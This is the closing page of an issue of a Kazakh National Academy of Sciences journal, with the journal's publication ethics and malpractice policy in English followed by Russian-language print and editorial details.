<b>Д.Б. Тюлемисова, А.К. Шайханова, В. Мартценюк, Г.А. Ускенбаева, Г.В. Бекешева</b> СОВРЕМЕННЫЕ ПОДХОДЫ К ИЗУЧЕНИЮ ДИНАМИКИ ИНФОРМАЦИОННОГО ПОТОКА В СОЦИАЛЬНЫХ МЕДИА НА ОСНОВЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ.....	231

**Publication Ethics and Publication Malpractice  
the journals of the National Academy of Sciences of the Republic of Kazakhstan**

For information on Ethics in publishing and Ethical guidelines for journal publication see <http://www.elsevier.com/publishingethics> and <http://www.elsevier.com/journal-authors/ethics>.

Submission of an article to the National Academy of Sciences of the Republic of Kazakhstan implies that the described work has not been published previously (except in the form of an abstract or as part of a published lecture or academic thesis or as an electronic preprint, see <http://www.elsevier.com/postingpolicy>), that it is not under consideration for publication elsewhere, that its publication is approved by all authors and tacitly or explicitly by the responsible authorities where the work was carried out, and that, if accepted, it will not be published elsewhere in the same form, in English or in any other language, including electronically without the written consent of the copyright-holder. In particular, translations into English of papers already published in another language are not accepted.

No other forms of scientific misconduct are allowed, such as plagiarism, falsification, fraudulent data, incorrect interpretation of other works, incorrect citations, etc. The National Academy of Sciences of the Republic of Kazakhstan follows the Code of Conduct of the Committee on Publication Ethics (COPE), and follows the COPE Flowcharts for Resolving Cases of Suspected Misconduct ([http://publicationethics.org/files/u2/New\\_Code.pdf](http://publicationethics.org/files/u2/New_Code.pdf)). To verify originality, your article may be checked by the Cross Check originality detection service <http://www.elsevier.com/editors/plagdetect>.

The authors are obliged to participate in peer review process and be ready to provide corrections, clarifications, retractions and apologies when needed. All authors of a paper should have significantly contributed to the research.

The reviewers should provide objective judgments and should point out relevant published works which are not yet cited. Reviewed articles should be treated confidentially. The reviewers will be chosen in such a way that there is no conflict of interests with respect to the research, the authors and/or the research funders.

The editors have complete responsibility and authority to reject or accept a paper, and they will only accept a paper when reasonably certain. They will preserve anonymity of reviewers and promote publication of corrections, clarifications, retractions and apologies when needed. The acceptance of a paper automatically implies the copyright transfer to the National Academy of Sciences of the Republic of Kazakhstan.

The Editorial Board of the National Academy of Sciences of the Republic of Kazakhstan will monitor and safeguard publishing ethics.

Правила оформления статьи для публикации в журнале смотреть на сайтах:

**[www.nauka-nanrk.kz](http://www.nauka-nanrk.kz)**

**<http://physics-mathematics.kz/index.php/en/archive>**

**ISSN 2518-1726 (Online),**

**ISSN 1991-346X (Print)**

Директор отдела издания научных журналов НАН РК *А. Ботанқызы*

Редакторы: *Д.С. Аленов, Ж.Ш. Әден*

Верстка на компьютере *Г.Д. Жадыранова*

Подписано в печать 2.12.2024.

Формат 60x881/8. Бумага офсетная. Печать – ризограф.

16,0 п.л. Тираж 300. Заказ 4.